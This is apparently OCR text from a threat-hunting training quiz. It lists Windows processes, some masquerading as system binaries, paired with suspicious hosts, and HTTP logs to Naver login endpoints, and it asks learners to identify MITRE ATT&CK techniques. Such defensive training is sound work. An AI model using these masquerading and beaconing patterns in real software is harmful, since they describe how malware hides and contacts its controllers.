a) C:\windows\syswow64\cmd.exe – office.ddns.net
b) C:\windows\explorer.exe – 2782392.azureedge.net
c) c:\windows \system32\svchost.exe - smtp.gmz.com:587
d) c:\users\public\onedrive.exe – dropboxapi.com
e) c:\windows\temp\msiexec.exe – pastebin.com
f) c:\programdata\kb-ms012\wdihost.scr - infopress.top


QUIZ – 2/4

What are MITRE ATT&CK Technique IDs you can observe in this log?




QUIZ – 3/4

What are MITRE ATT&CK Technique IDs you can observe in this execution flow ?



QUIZ – 4/4

203.104.163.42:80 (nid.naver.com)	GET	/login/ext/keys_js2.nhn	GET /login/ext/keys_js2.nhn HTTP/1.1 Accept: */*, ⟲ 200 OK More Details
125.209.226.239:80 (static.nid.naver.com)	GET	/enclogin/nid_t.nvr	GET /enclogin/nid_t.nvr HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 Host: static.nid.naver.com Upgrade-Insecure-Requests: 1 Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36 Cache-Control: no-cache Cookie: NNB=3C2H7EMIXAXFU 200 OK More Details
203.104.163.42:80 (nid.naver.com)	GET	/login/ext/keys_js2.nhn	GET /login/ext/keys_js2.nhn HTTP/1.1 Accept: */*, ⟲ 200 OK More Details



What are the abnormal events and TTPs you can observe in this execution flow?

THANK YOU!